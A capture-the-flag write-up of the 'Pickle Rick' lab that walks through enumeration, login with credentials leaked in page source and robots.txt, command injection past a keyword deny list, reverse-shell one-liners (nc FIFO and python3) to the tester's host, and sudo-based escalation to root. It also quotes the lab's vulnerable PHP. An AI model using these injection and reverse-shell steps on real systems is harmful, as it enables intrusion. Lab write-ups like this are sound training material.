

pickle rick

Working Theory

Enumeration

Tools

nmap

Nmap scan report for 10.10.243.239

Host is up (0.19s latency).

Not shown: 998 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 1b:5d:87:9e:1f:6e:90:90:59:bf:a5:f6:b5:c9:e2:db (RSA)

| 256 bb:d7:a9:62:9a:71:66:82:dd:5d:db:7d:9b:f3:e8:db (ECDSA)

|_ 256 62:10:f6:92:94:1d:1c:6d:b5:e5:12:f9:51:5f:40:92 (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Rick is sup4r cool

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 32.76 seconds

ffuf

:: Extensions : .txt .php
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403

	[Status: 200, Size: 1062, Words: 148, Lines: 38]
.php	[Status: 403, Size: 292, Words: 22, Lines: 12]
.htpasswd.php	[Status: 403, Size: 301, Words: 22, Lines: 12]
.hta.php	[Status: 403, Size: 296, Words: 22, Lines: 12]
.htaccess	[Status: 403, Size: 297, Words: 22, Lines: 12]
.htaccess.txt	[Status: 403, Size: 301, Words: 22, Lines: 12]
.htpasswd	[Status: 403, Size: 297, Words: 22, Lines: 12]
.htaccess.php	[Status: 403, Size: 301, Words: 22, Lines: 12]
.htpasswd.txt	[Status: 403, Size: 301, Words: 22, Lines: 12]
.hta	[Status: 403, Size: 292, Words: 22, Lines: 12]
.hta.txt	[Status: 403, Size: 296, Words: 22, Lines: 12]
assets	[Status: 301, Size: 315, Words: 20, Lines: 10]
denied.php	[Status: 302, Size: 0, Words: 1, Lines: 1]
index.html	[Status: 200, Size: 1062, Words: 148, Lines: 38]
login.php	[Status: 200, Size: 882, Words: 89, Lines: 26]
portal.php	[Status: 302, Size: 0, Words: 1, Lines: 1]
robots.txt	[Status: 200, Size: 17, Words: 1, Lines: 2]
robots.txt	[Status: 200, Size: 17, Words: 1, Lines: 2]
server-status	[Status: 403, Size: 301, Words: 22, Lines: 12]
:: Progress: [13842/13842] :: 192 req/sec :: Duration: [0:01:12] :: Errors: 0 ::	

Targets


port 80

source code of / page
//username: R1ckRu13s

```
27  
28 <!--  
29  
30     Note to self, remember username!  
31  
32     Username: R1ckRu13s  
33  
34 -->  
35  
36 </body>  
37 </html>  
38
```

/robots.txt

//Wubbalubbadubdub




Wubbalubbadubdub

found /login.php during fuzzing with ffuf

Rick is sup4r cool x http://10.10.243.239/ x +

← → ↻ 🏠 10.10.243.239/login.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security




Portal Login Page

Username:

Password:

To direct input to this VM, click inside or press Ctrl+G

try the username with the text found in robots.txt as password
//seems like it's a valid credential! redirected to portal.php
//R1ckRu13s:Wubbalubbadubdub



Command Panel

Execute

seems like i can inject shell commands here

Rick is sup4r cool × http://10.10.243.239/ × +

← → ↻ 🏠 10.10.243.239/portal.php ⓘ

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Off

Rick Portal **Commands** Potions Creatures Potions Beth Clone No

Command Panel

id

Execute

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

try to exec reverse shell commands

Command Panel

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.9.10.47 18890|>/tmp/f

Execute

command disabled hmm...

Command Panel

Commands

Execute

Command disabled to make it hard for future **PICKLEEEE RICCKKKK**.



found something in the webpage source code

```
..gif'> <!-- VmIwRIUxTnRWa2RUV0d4VFlrZFNjRlV3V2t0aJswNlWbXQwVUxVIduaFZNakExVkcxSINHVKliRmhoTVhCb1ZsWmFwMVpwTVVWaGVqQT0== -->
```

after decode the base63 encoded string several time it shows this message
//seems like a rabbit hole

Decode from Base64 format

Simply enter your data then push the decode button.

cmFIYmI0IGhvbGU=|

i For encoded binaries (like images, documents, etc.) use the file up

UTF-8



Source character set.

☐ Decode each line separately (useful for multiple entries).

Live mode OFF


Decodes in real-time when you type or pas

< DECODE >

Decodes your data into the textarea below

rabbit hole

when selected this potions tab
//seems like i need to impersonate rick user here
//other tabs also show denied.php



Only the **REAL** rick can view this page..



so let's try out ls -la

Command Panel

ls -la

Execute

```
total 40
drwxr-xr-x 3 root  root  4096 Feb 10  2019 .
drwxr-xr-x 3 root  root  4096 Feb 10  2019 ..
-rwxr-xr-x 1 ubuntu ubuntu  17 Feb 10  2019 Sup3rS3cretPick13Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu  54 Feb 10  2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1105 Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1062 Feb 10  2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1438 Feb 10  2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2044 Feb 10  2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu  17 Feb 10  2019 robots.txt
```

Back to this VM click inside console Ctrl C

seems like cat command also disabled so let's try google for other commands
//seems like the nl command also can try uh

About 204,000,000 results (0.49 seconds)

Let's begin!



1. Cat. This is the simplest and perhaps...



2. nl. The nl command is almost like the cat...



3. Less. Less command views the file one pag...



4. Head. Head command is another...

1. Cat. This is the simplest and perhaps the most popular command to view a **file** in **Linux**. ...
2. nl. The nl command is almost like the cat command. ...
3. Less. Less command views the **file** one page at a time. ...
4. Head. Head command is another way of viewing text **file** but with a slight difference. ...
5. Tail.

Mar 6, 2019

linuxhandbook.com › view-file-linux

5 Commands to View the Content of a File in Linux Terminal

trying using nl command to read files

//it works!

//first ingredient: mr. meeseek hair

Command Panel

```
nl Sup3rS3cretPickl3Ingred.txt
```

Execute

```
1 mr. meeseek hair
```

while enumerating the home directory, found rick user and in rick home directory there's the 2nd ingredient

Command Panel

```
ls -la /home/rick
```

Execute

```
total 12
drwxrwxrwx 2 root root 4096 Feb 10 2019 .
drwxr-xr-x 4 root root 4096 Feb 10 2019 ..
-rwxrwxrwx 1 root root  13 Feb 10 2019 second ingredients
```

2nd ingredient

Command Panel

```
nl /home/rick/second\ ingredients
```

Execute

```
1 1 jerry tear
```

ideas to read php script

//read from the source code after copy a .php script to .txt in tmp directory

Command Panel

```
cp portal.php /tmp/portal.txt && nl /tmp/portal.txt
```

Execute

```
1
```

//these are the blocked commands

```

3 38 <?php
4 39 function contains($str, array $arr)
5 40 {
6 41     foreach($arr as $a) {
7 42         if (strpos($str,$a) !== false) return true;
8 43     }
9 44     return false;
0 45 }
1 46 // Cant use cat
2 47 $cmds = array("cat", "head", "more", "tail", "nano", "vim", "vi");
3 48 if(isset($_POST["command"])) {
4 49     if(contains($_POST["command"], $cmds)) {
5 50         echo "</br><p><u>Command disabled</u> to make it hard for future <b>PICKLEEEEE RICCCCKKK</b>.</p><img src='assets/fail.gif'>";
6 51     } else {
7 52         $output = shell_exec($_POST["command"]);
8 53         echo "</br><pre>$output</pre>";
9 54     }
0 55 }
1
2 56 ?>
3 57 <!-- Vm1wR1UxTnRw2RUv0d4VF1rZFNjRlV3V2t0a1JswNlWbXQwVWkUxV1duaFZNakExVkcxS1NHVklRmhoTVhCb1ZsWmFwMwVpTVVWwGvQQT0== -->
4 58 </div>
5 59 </body>

```

since remote server have python3 installed use it to return reverse shell
 //gotten our initial foothold

Command Panel

python3 -c 'import socket,subprocess,os;s=so

Execute

Python 3.5.2

File Actions Edit View Help

nobodyatall@0...: ~/tryhackme x nobodyatall@0xDEADBEEF: ~ x

```

nobodyatall@0xDEADBEEF:~$ nc -lvp 18890
listening on [any] 18890 ...
10.10.243.239: inverse host lookup failed: Unknown host
connect to [10.9.10.47] from (UNKNOWN) [10.10.243.239] 57322
/bin/sh: 0: can't access tty; job control turned off
$ 

```

Post Exploitation

Privilege Escalation

inital foothold

check sudo -l

//ok we can run anything as root user without password

```
www-data@ip-10-10-243-239:/etc$ sudo -l
sudo -l
Matching Defaults entries for www-data on
ip-10-10-243-239.eu-west-1.compute.internal:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on
ip-10-10-243-239.eu-west-1.compute.internal:
(ALL) NOPASSWD: ALL
www-data@ip-10-10-243-239:/etc$
```

we're root now!

```
www-data@ip-10-10-243-239:/etc$ sudo /bin/bash -p
sudo /bin/bash -p
root@ip-10-10-243-239:/etc# id && whoami
id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
root@ip-10-10-243-239:/etc#
```

found 3rd ingredient

```
root@ip-10-10-243-239:/etc# cd /root
ls -cd /root
root@ip-10-10-243-239:~# la
ls -la
total 28
drwx----- 4 root root 4096 Feb 10 2019 .
drwxr-xr-x 23 root root 4096 Oct 18 09:03 ..
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwx----- 2 root root 4096 Feb 10 2019 .ssh
-rw-r--r-- 1 root root 29 Feb 10 2019 3rd.txt
drwxr-xr-x 3 root root 4096 Feb 10 2019 snap
root@ip-10-10-243-239:~# cat 3rd.txt
cat 3rd.txt
3rd ingredients: fleeb juice
root@ip-10-10-243-239:~#
```

To direct input to this VM, click inside or press Ctrl+G.

Creds

Flags

Write-up Images